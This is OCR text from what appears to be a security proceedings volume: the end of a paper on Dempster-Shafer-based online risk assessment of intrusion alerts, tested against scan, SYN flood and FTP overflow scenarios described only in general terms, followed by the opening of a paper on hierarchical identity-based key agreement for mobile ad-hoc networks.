


Fig. 1. The architecture of IDAM & IRS

the real-time risk caused by each intrusion scenario. According to the result of online risk assessment and other factors, the intrusion response decision-making module can determine response times and response measures, and write response instructions into the response measure queue. Through the console, an administrator can browse and manage alerts, maintain IDAM&IRS, and configure its parameters.

4 D-S Evidence Theory

D-S evidence theory (also called D-S theory) was proposed by Dempster and extended by Shafer. It allows the explicit representation of ignorance and combination of evidence, which is the main difference to probability theory that is treated as a special case. Therefore, D-S theory is a frequently used tool in solving complex problems with uncertainties caused by ignorance. Here we introduce the part of D-S theory just related to the online risk assessment model.

The Frame of Discernment Θ is a finite hypothesis space that consists of mutually exclusive propositions for which the information sources can provide evidence. 2^{Θ} denotes its powerset. A basic probability assignment (bpa) or mass function m is defined such that:

$$m : 2^{\Theta} \rightarrow [0,1]$$

$$m(\phi) = 0$$

$$\sum_{V \subseteq \Theta} m(V) = 1$$

where ϕ is an empty set. $m(V)$ expresses the proportion of all relevant and available evidence that supports the claim that a particular element of X (the universal set) belongs to the subset V. If $m(V) > 0$, V is called a focal element of m.

Dempster's Rule of Combination gives us a data fusion approach that can combine different pieces of evidence together to get a joint support contribution and at the same time reduce uncertainties. The rule is given by the combined mass function $m = m_1 \bigoplus m_2 \bigoplus ... \bigoplus m_n$, as follows:

$$m(\phi) = 0$$

$$m(V) = \frac{\sum\limits_{\cap V\ = V} \prod\limits_{1 \leq q \leq n} m_q(V_j)}{\sum\limits_{\cap V\ \neq \phi} \prod\limits_{1 \leq q \leq n} m_q(V_j)} \tag{1}$$

where the combination operator $\bigoplus$ is called orthogonal summation.

5 Online Risk Assessment

5.1 Concepts and Idea of the Online Risk Assessment

Online risk assessment could give a comprehensive evaluation of the threat caused by an intrusion and a concise picture of the security state of the protected target. The results of online risk assessment could provide a strong decision support for security administrators or automated intrusion response mechanisms to make response decisions.

No matter off-line risk assessment models or on-line risk assessment models, most models assess risks caused by intrusions from three aspects: asset value, vulnerability and threat. For example, Tim Bass brought forward a risk identification and management model $R(Criticality, Vulnerability, Threat)$ [12]. The Criticality represents the importance of a protected asset(asset value); The vulnerability is a weakness in the system. It results from an error in the design, implementation or configuration of either the operating system or application software. The threat denotes an agent that can cause harm to an asset(the information of alerts indicates such an agent). In order to assess risks in real-time, we propose two notions in the online risk assessment model.

Definition 1. The Risk Index *RI* is the dangerous degree to a protected target caused by an intrusion scenario. The meaning of *RI* is in three aspects:(1)The probability that an abnormal activity detected by IDS is a true attack.(2)The probability that an attack can successfully compromise its target.(3)The severity caused by an attack.

Only a true and successful attack can cause a true threat to a protected target. Attacks with different severities can result in different threats and damages to a protected target. In addition, *RI* represents the objective progress of an intrusion scenario.

Definition 2. The Risk Distribution is the spectrum of the high risk,the medium risk and the low risk that a target can endure.




Fig. 2. Online risk assessment model

The Risk Distribution of a target is determined by the value or importance of the target. The importance of a target is usually evaluated by a subjective approach that reflects the security preference of an administrator[12].

The proposed online risk assessment model is shown in Fig.2. The model employs D-S evidence theory to fuse five assessment factors to compute RI. These factors in the model can be obtained from the alert confidence learning, the alert verification and alert correlation, and respectively represent the three aspects meaning mentioned in the Definition 1. Meanwhile, the target risk distribution can be determined by the importance of the target. Finally,the risk state of the target can be determined by the position of RI in the risk distribution of the target.

5.2 Assessment Process

Step 1 Calculation of RI

In the model, there are three focal elements: V_1(No risk),V_2(Risk) and, θ (Uncertain risk $\theta = V_1 \cup V_2$). The membership functions of assessment factors are shown in Fig.3, and as follows:

(1)The alert amount of an alert thread A_k represents not only the attack strength but also the attack confident situation. The more the alerts in an alert thread, the more likely the thread represents a true intrusion process.

$$\mu_{11} = \begin{cases} \frac{\alpha_2 - A}{\alpha_2} & A_k \le \alpha_2 \\ 0 & A_k > \alpha_2 \end{cases} , \mu_{12} = \begin{cases} 0 & \alpha_1 \ge A_k \\ \frac{A\ \ -\alpha_1}{\alpha_3 - \alpha_1} & \alpha_1 < A_k \le \alpha_3 \\ 1 & \alpha_3 < A_k \end{cases} \tag{2}$$

Where μ_{ij} is the membership degree that the target state belongs to V_j according to i^{th} assessment factor. $\alpha_1 \in [5, 15]$,$\alpha_2 \in [10, 20]$,and $\alpha_3 \in [15, 30]$ are constant and determined by expertise.




Fig. 3. Membership functions of assessment factors

(2)The second assessment factor is the updated alert confidence $C_{k0} \in [0,1]$ in an alert thread, that indicates the probability that an abnormal activity is a true attack. An alert confidence can be got from its corresponding raw alert or from the proposed alert confidence learning approach.

$$\mu_{21} = 1 - C_{k0} \qquad \mu_{22} = C_{k0} \tag{3}$$

(3)With the increase of the alert type in an alert thread, it usually means the corresponding attack scenario is progressing and the attacker is attempting to use different attack techniques. Therefore, the third assessment factor, the alert type number of the alert thread B_k, reflects both the attack confident situation and the severity of the corresponding intrusion.

$$\mu_{31} = \begin{cases} \frac{\lambda_2 - B}{\lambda_2} & B_k \leq \lambda_2 \\ 0 & B_k > \lambda_2 \end{cases} \quad , \mu_{32} = \begin{cases} 0 & \lambda_1 \geq B_k \\ \frac{B \ -\lambda_1}{\lambda_3 - \lambda_1} & \lambda_1 < B_k \leq \lambda_3 \\ 1 & \lambda_3 < B_k \end{cases} \tag{4}$$

Where $\lambda_1 \in [1,5]$,$\lambda_2 \in [5,9]$,and $\lambda_3 \in [6,10]$ are constant and determined by expertise.

(4)Most IDSs can provide alerts with alert severity. The higher the alert severity , the riskier the corresponding attack. The updated alert severity in an alert thread P_{r0} can be obtained from its corresponding raw alert.

$$\mu_{41} = \begin{cases} \frac{\varphi - P \ 0}{\varphi} & P_{r0} \leq \varphi \\ 0 & P_{r0} > \varphi \end{cases} \quad , \mu_{42} = \begin{cases} \frac{P \ 0}{\varphi} & P_{r0} \leq \varphi \\ 1 & P_{r0} > \varphi \end{cases} \tag{5}$$

The constant φ is determined by the specification of the IDS that generates the alert. For example, the parameter Priority in a Snort alert is used to indicate the severity of an incident [13]. Priority is divided into three level(Priority=1, the most severe level;Priority=2, severe level; Priority=3, the least severe level). Therefore, set $\varphi = 3$ and $P_{r0} = 4 - Priority$ for Snort alerts.

(5)According to the definition 2 and alert verification process, the relevance score can indicate not only if there is a vulnerability in the protected target but also if the vulnerability is exploited by an attacker. Actually, a relevance score represents the likelihood of a successful intrusion. That is why the relevance score of the updated alert in an alert thread, R_{s0}, is introduced in the online risk assessment model.

$$\mu_{51} = 1 - R_{s0} \qquad \mu_{52} = R_{s0} \tag{6}$$

According to the q^{th} assessment factor, a target risk situation resulted by an intrusion thread k could be measured by the value of the bpa $m_q^k(V_j)$. It expresses the proportion of q^{th} assessment factor that supports the claim that the target state belongs to V_j. $m_q^k(V_j)$ can be calculated from above membership functions of assessment factors according to the following equations.

$$m_q^k(V_j) = \frac{\mu_{qj}}{\sum_{i=1}^{2} \mu_{qi} + 1 - w_q \times P_{IDS0}} \tag{7}$$

$$m_q^k(\theta) = 1 - \sum_{j=1}^{2} m_q^k(V_j) \tag{8}$$

Where $q = 1, 2, ..., 5; j = 1, 2; P_{IDS0}$ is the general precision of the IDS that generates the updated alert of the intrusion thread k. $1 - P_{IDS0}$ is the incorrect classification rate of the IDS which is one of major uncertainty sources.

The function of the coefficient w_q is to make different assessment factors play different roles in the risk assessment process because different assessment factors usually cause different uncertainty in the assessment results. Here set $w_5 \geq w_4 \geq w_3 \geq w_2 \geq w_1$. After the determination of the values of the bpa $m_q^k(V_j)(j = 1, 2, ..., 5)$, these values can be further fused into $m^k(V_1), m^k(V_2), m^k(\theta)$ by Eq.(1). The fusion result $m^k(V_2)$ is the risk index, that is

$$RI^k = m^k(V_2) \tag{9}$$

Step 2 Determination of Risk Distribution and Risk State

In the model, the importance value of a target is determined by the services provided by the target. Table 1 shows such an example. Then the risk distribution of a target can be decided according to its corresponding importance value like Fig4 shows.

In Fig4, there is a distribution feature that the more important a target, the lower the position of its high risk rang and the longer its high risk state range. For an ordinary target, its low risk state range,medium risk state range and high risk state range are $[0, 0.5)$, $[0.5, 0.8)$,and $[0.8, 1.0]$ respectively; For an important target, its low risk state range,medium risk state range and high risk state range are $[0, 0.4)$, $[0.4, 0.7)$,and $[0.7, 1.0]$ respectively; For a very important target, its

Table 1. Importance values of targets

Target	Running service	Importance value ξ_i
Ordinary target	Telnet, Web	1
Important target	Mail, Ftp	2
Very important target	DNS, Database	3




Fig. 4. Risk distributions of targets with different importance values

low risk state range,medium risk state range and high risk state range are $[0, 0.3)$, $[0.3, 0.6)$,and $[0.6, 1.0]$ respectively.

Finally the risk state of a target is decided by the position of RI in its corresponding risk distribution. For instance, when RI caused by an intrusion is 0.7, an ordinary target ($\xi = 1$) is at medium risk state. However, a very important target($\xi = 3$) is at high risk state.

6 Experiments and Analysis

In the experiments, Snort 2.0 IDS and IDAM&IRS were deployed on the subnet (xxx.71.75.130-xxx.71.75.180) in our laboratory that has a connection to the Internet. BlackICE PC Protection and Norton Internet Security 7.0 IDSs were also installed on some hosts in the subnet. There are four types of network servers, i.e. Http Proxy, Ftp,Web and Database in the subnet. The operating systems include Windows XP, Windows 2000, Windows 2003 server, and Linux. The experiment subnet is shown in Fig5.




Fig. 5. Experiment subnet

At present, there are so many intrusion approaches that it is impossible to test all of them. In the online risk assessment experiments, a few of the typical attacks were carried out.

(1) The Vertical Scan attack[14] is an essential step in most intrusion scenarios. Attackers usually use the approach to collect messages about attacked targets in order to figure out a way to compromise targets. Here we employed a scan tool to probe the database server in which a MS SQL Server database was running. The vertical scan items include:

- opening ports on the server that are usually used to figure out the services provided by the server and the operating system name,etc.;
- NetBios message that can be used to recognize the target's register table, the user names, the work groups, etc.;
- SNMP message that can be used to find the target network connections, the operating system name & version, the user list, etc.

Fig.6 is the online risk assessment result, which shows that as the scan attack progressed, more and more alerts were generated and the risk increased rapidly. The risk curve in Fig.6 accords with the feature of the scan attack. Finally the vertical scan attack can result in the database server ($\xi = 3$, a very important target) being at the high risk state.

(2)Denial of Service (DoS) is a common attack on the Internet, which dose not need great attack skills but is hardly defended. In the DoS experiment,the SYN flood attack,which is a kind of DoS,lasted 1 min. Fig.7 indicates that the risk caused by DoS attack quickly rises, and soon tends to be a high and constant value (about 0.7963). This risk assessment result answers to the expertise about DoS.




Fig. 6. The online risk assessment result for Vertical scan




Fig. 7. The online risk assessment result for DoS

Under the condition, ordinary targets ($\xi = 1$) are at the medium risk state, both important targets ($\xi = 2$) and very important targets ($\xi = 3$) are at the high risk state.

(3)Most dangerous intrusions usually consist of not a single attack step but multiple attack steps. In the scenario of Ftp MDTM vulnerability intrusion, an attacker can compromise an Ftp server by doing the following steps:




Fig. 8. The online risk assessment result for Ftp MDTM overflow attack

- To probe the 21 port of the target in order to decide if the target provides Ftp service and get the messages about the name and version of the Ftp application software. One can make use of these messages to find if there is MDTM vulnerability on the Ftp server.
- To exploit MDTM vulnerability, the attacker has to know a user name and its password of the Ftp application service. Therefore, the second step is to probe a user name and its password through a dictionary attack method. The step could be bypassed if the Ftp service allows anonymous login.
- With the above messages about the Ftp server, the attacker can use an MDTM attack tool (such as Swan) to overflow the Ftp service. If the attack step succeeds, a specific port will be opened. Finally the attacker could get the system operation right of the target by telnetting the opened port.

The risk assessment result shown in Fig.8 clearly indicates the risk variation in the three steps. The risk reaches the highest value (about 0.9936) when the Ftp service is successfully overflowed, which means that the server is totally controlled by the attacker. All kinds of targets ($\xi = 1, 2, 3$) would be at the high risk state in the case.

(4) The online risk assessment model can effectively reduce the impact of false positive alerts because the model can greatly reduce the assessment uncertainties by combining multiple assessment factors. In the experiment, alerts generated by IDSs are processed by the alert correlation model and the online risk assessment model. There are 2 scenarios:one is a true intrusion scenario that consists of only 3 raw alerts; another is a false positive intrusion scenario that consists of 20 raw alerts. The risk assessment result shown in Fig.9 indicates that the online risk assessment approach is able to distinguish a true intrusion scenario from a false positive scenario.




Fig. 9. The online risk assessment result for a true intrusion scenario and a false positive intrusion scenario

In addition, many different experiments show that IDSs may generate a great number of false positive alerts. However, the relevance scores of these false positive alerts are low and the alert types of false positive scenarios are monotonous. As a result, risks caused by false positive scenarios are usually low in the model. Therefore, the model is quite helpful to find the most dangerous intrusion,while reducing the impact of false positive alerts.

7 Conclusions

The above experiments prove that the real-time risk evaluations of intrusion scenarios accord with the actual features of these intrusions and expertise. The online risk assessment model can deal with uncertainties and subjectiveness well while providing an objective and accurate result for the security state of a protected target. The introduction of the risk assessment model enables IDAM&IRS to tolerate IDS false positive alerts and sets the foundation for intrusion response decision-making.

References

1. Ning, P., Cui, Y.: An intrusion alert correlator based on prerequisites of intrusion. Technical Report TR-2002-01, Department of Computer Science, North Carolina State University (January 2002)
2. Boyer, S., Dain, O., Cunningham, R.: Stellar: A fusion system for scenario construction and security risk assessment. In: Third IEEE International Workshop on Information Assurance (IWIA 2005), Maryland, USA, pp. 105–116 (2005)

3. Gehani, A., Kedem, G.: RheoStat:Real-Time Risk Management. In: Recent Advances in Intrusion Detection:7th International symposium (Raid 2004), Sophia Antipolis, France, September 15-17, 2004, pp. 196–314 (2004)
4. Arnes, A., Sallhammar, K., Haslum, K., Brekne, T., Moe, M.E.G., Knapskog, S.J.: Real-Time Risk Assessment with Network Sensors and Intrusion Detection Systems. In: Hao, Y., Liu, J., Wang, Y.-P., Cheung, Y.-m., Yin, H., Jiao, L., Ma, J., Jiao, Y.-C. (eds.) CIS 2005. LNCS (LNAI), vol. 3801, Springer, Heidelberg (2005)
5. Porras, P.A., Fong, M.W., Valdes, A.: A mission-impact-based approach to INFOSEC alarm correlation. In: Wespi, A., Vigna, G., Deri, L. (eds.) RAID 2002. LNCS, vol. 2516. Springer, Heidelberg (2002)
6. Ourston, D., Matzner, S., Stump, W., Hopkins, B.: Coordinated internet attacks: Responding to attack complexity. Journal of Computer Security 12(2), 165–190 (2004)
7. Valeur, F., Vigna, G., Kruegel, C., Kemmerer, R.A.: A comprehensive approach to intrusion detection alert correlation. IEEE Trans. Dependable Secure Comput. 1(3), 146–169 (2004)
8. Maines, J., Kewley, D., Tinnel, L., Taylor, S.: Validation of sensor alert correlators. IEEE Security Privacy Mag. 1(1), 46–56 (2003)
9. Mu, C.P., Huang, H.K., Tian, S.F.: Managing Intrusion-Detection Alerts Based on Fuzzy Comprehensive Evaluation. In: 10th International Conference on Fuzzy Theory and Technology (FTT 2005), Salt Lake City, Utah, USA, July 21-26 (2005)
10. Mu, C.P., Huang, H.K., Tian, S.F.: False Positive Alert, Irrelevant Alert and Duplicate Alert Reduction Based on a Comprehensive Approach. Journal of Dynamics of Continuous, Discrete and Impulsive System Series B, Supplementary Issue (2006)
11. Mu, C.P., Huang, H.K., Tian, S.F.: Intrusion Detection Alert Verification based on Multi-level Fuzzy Comprehensive Evaluation. In: Hao, Y., Liu, J., Wang, Y.-P., Cheung, Y.-m., Yin, H., Jiao, L., Ma, J., Jiao, Y.-C. (eds.) CIS 2005. LNCS (LNAI), vol. 3801, pp. 9–16. Springer, Heidelberg (2005)
12. Bass, T., Robichaux, R.: Defence-in-depth: Qualitative risk analysis methodology for complex network centric operation (2004), http://www.silkroad.com/papers/pdf/archives/defense-in-depth-revisited-origintal.pdf
13. Caswell, B., Beale, J., Foster, J.C., Posluns, J.: Snort 2.0 Intrusion Detection. Syngress Publishing, Inc., Sebastopol (2003)
14. Staniford, S., Hoagland, J.A., McAlerney, J.M.: Practical automated detection of stealthy portscans. Journal of Computer Security 10(1-2), 105–136 (2002)

Strongly-Resilient and Non-interactive Hierarchical Key-Agreement in MANETs*

Rosario Gennaro[1], Shai Halevi[1], Hugo Krawczyk[1], Tal Rabin[1], Steffen Reidt[2], and Stephen D. Wolthusen[2]

[1] IBM, T.J. Watson Research Center Hawthorne, NY 10532, USA
[2] Royal Holloway, Department of Mathematics, Royal Holloway, University of London, United Kingdom

Abstract. Key agreement is a fundamental security functionality by which pairs of nodes agree on shared keys to be used for protecting their pairwise communications. In this work we study key-agreement schemes that are well-suited for the mobile network environment. Specifically, we describe schemes with the following characteristics:

- *Non-interactive:* any two nodes can compute a unique shared secret key without interaction;
- *Identity-based:* to compute the shared secret key, each node only needs its own secret key and the identity of its peer;
- *Hierarchical:* the scheme is decentralized through a hierarchy where intermediate nodes in the hierarchy can derive the secret keys for each of its children without any limitations or prior knowledge on the number of such children or their identities;
- *Resilient:* the scheme is fully resilient against compromise of *any number of leaves* in the hierarchy, and of a threshold number of nodes in each of the upper levels of the hierarchy.

Several schemes in the literature have three of these four properties, but the schemes in this work are the first to possess all four. This makes them well-suited for environments such as MANETs and tactical networks which are very dynamic, have significant bandwidth and energy constraints, and where many nodes are vulnerable to compromise. We provide rigorous analysis of the proposed schemes and discuss implementations aspects.

* Extended Abstract. Full version available in [8]. Research was sponsored by US Army Research laboratory and the UK Ministry of Defence and was accomplished under Agreement Number W911NF-06-3-0001. The views and conclusions contained in this document are those of the authors and should not be interpreted as representing the official policies, either expressed or implied, of the US Army Research Laboratory, the U.S. Government, the UK Ministry of Defense, or the UK Government. The US and UK Governments are authorized to reproduce and distribute reprints for Government purposes notwithstanding any copyright notation hereon.

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 49–65, 2008.

1 Introduction

Key agreement is a fundamental tool for secure communication; it lets two nodes in a network agree on a shared key that is known only to them, thus allowing them to use that key for secure communication.

In environments where bandwidth is at a premium, there is a significant advantage to *non-interactive* schemes, where two nodes can compute their shared key without any interaction. The classical (static) Diffie-Hellman key-agreement protocol [4] is an example of a non-interactive scheme: in that protocol, node A can compute a shared key with node B knowing only the public key of B (and its own secret key). But the nodes in this protocol must still learn each other's public keys which requires direct communication between them or some other form of coordination.

To minimize the required coordination, one may use *identity-based* key-agreement, where the public key of a node is just the node's name. Such schemes rely on a central authority with a master secret key, that provides each node with a secret key that corresponds to that node's name. In this setting, the non-interactive identity-based scheme of Sakai et al. [14] (which is based on bilinear maps) allows node A to compute a shared key with node B knowing only B's name (and A's own secret key).

However, it is often unrealistic to expect all nodes to register with just one central authority as required by Sakai et al. [14]. For example, in mobile ad-hoc networks (MANETs), one expects frequent communication between nodes from different organizational units. One would therefore prefer a *hierarchical* system, where a root authority only needs to distribute keys to a small number of large organizations, and each of these can further distribute keys to smaller and smaller units, until finally the end-nodes get their secret keys from their immediate orgamizational unit. Such a hierarchical scheme would serve well also for military applications where the organization of the network is already hierarchical in nature. (Indeed, key-agreement for MANETs and tactical networks served as our motivation and the starting point for this work.)

Our goal in this paper is to propose schemes that have all the above functional properties and are secure in a strong sense. That is, they are *non-interactive* to save on bandwidth, *identity-based* to save on coordination and support ad-hoc communication (see more on this below), and *hierarchical* to allow for flexible provisioning of nodes. At the same time, we design these schemes to be *fully* resilient to the compromise of *any number of end-users (leaf nodes)* and resilient to the compromise of a "threshold" of nodes in the upper levels of the hierarchy.

One elegant scheme that has the above three "functional" properties (but weaker security guarantees) was proposed by Blundo et al. [2] following the earlier work of Blom [1]. ([2] mainly deals with the non-hierarchical setting, but they also discuss an extension to the hierarchical case.) In this scheme (see Section 2.3), each node has a secret polynomial (in the role of a secret key), and the shared key between two leaf nodes is computed by evaluating the polynomial held by one node at a point that corresponds to the identity of the other.

An alternative approach to building a hierarchical scheme is to start from a randomized key-predistribution schemes as in Eschenauer and Gligor [7], and extend it to a hierarchical scheme as in Ramkumar et al. [13] (see Section 2.4).

Both hierarchical schemes, however, have a significant limitation in applications where the end-users, or leaves, in the hierarchy are at a high risk of compromise (as in a MANET or military application). They guarantee security only as long as not too many of these nodes are compromised. Once the number of compromised nodes grows above some threshold, an attacker can learn keys of uncompromised nodes, and may even learn the master secret key of the whole system.

On the other hand, the identity-based key agreement scheme of Sakai et al. [14] provides resilience against the compromise of any number of leaf nodes, but, as mentioned earlier, it requires a central authority to hand out keys to each and every participant in the network including any participants joining the network at a later point.

Our Contribution. The main contribution of this work is in combining the best properties of the above schemes in order to offer a highly-functional and dynamic key agreement scheme that enjoys a very high level of resilience against node compromise. Specifically, we show how to combine a large class of hierarchical schemes (that includes the schemes from [2,13])[1] with the (non-hierarchical) scheme of Sakai et al. [14], and obtain a hierarchical key-agreement scheme (KAS) that is fully resilient against compromise of any number of leaf nodes. In the upper levels of the hierarchy we preserve the property of the original hierarchical scheme, namely, resilience to the compromise of a threshold of nodes. We provide a rigorous security analysis for our modified hierarchical scheme in terms of the security of the original one. Namely, we prove that if the original hierarchical scheme was secure, then our modified scheme is also secure, *but this time also with respect to compromise of arbitrary number of leaf nodes.*

In many cases, this combination of threshold resilience in the upper levels with full resilience in the leaves is the right security trade-off: It is often the case that upper-level nodes are better protected (e.g., they are less mobile, have better physical security, etc.), while leaf nodes are both more numerous and much more vulnerable to attack.

For a hierarchy of depth $L+1$ and "security-threshold" t, the amount of secret information in the schemes in the literature (and thus also in our solutions) grows in the order of $(t^2/2)^L$. Hence these solutions can be used for moderate values of t and small values of L. However for many practical applications this is not necessarily a concern. For example, consider a military scenario where a central authority resides at the headquarters, the leaf nodes belong to individual soldiers, and the intermediate nodes are the various units. In this case the number of levels is likely to be relatively small and the same holds for the branching factor of the tree (except for the lowest level in the hierarchy where the number of leaves

[1] To wit, the hierarchical schemes that can be combined in this way are those in which all the secret keys are obtained as *linear combinations* of some base elements selected by the root authority (see Definition 1 in Section 3).

can be arbitrarily large). In this case the threshold t (which is never larger than the branching factors at levels above the leaves) and depth L are both relatively small.

Another very important property of our solution is that nodes can be added to the hierarchy, by their parents, without requiring any further coordination with other nodes and without changing the information held by other nodes. In particular, there is no limitation on the number of children a node can have. Furthermore, our scheme allows for a threshold of siblings to add a new sibling without requiring the parent participation. These properties highlight the decentralized and dynamic nature of our schemes which is central for many of the ad-hoc networking applications that motivate this work.

Another source of flexibility in our schemes comes through the use of identity-based techniques. As said, these techniques free the key-agreement schemes from the need for distribution of public keys (and of revocation lists). Next, we discuss these (and other) benefits in more detail.

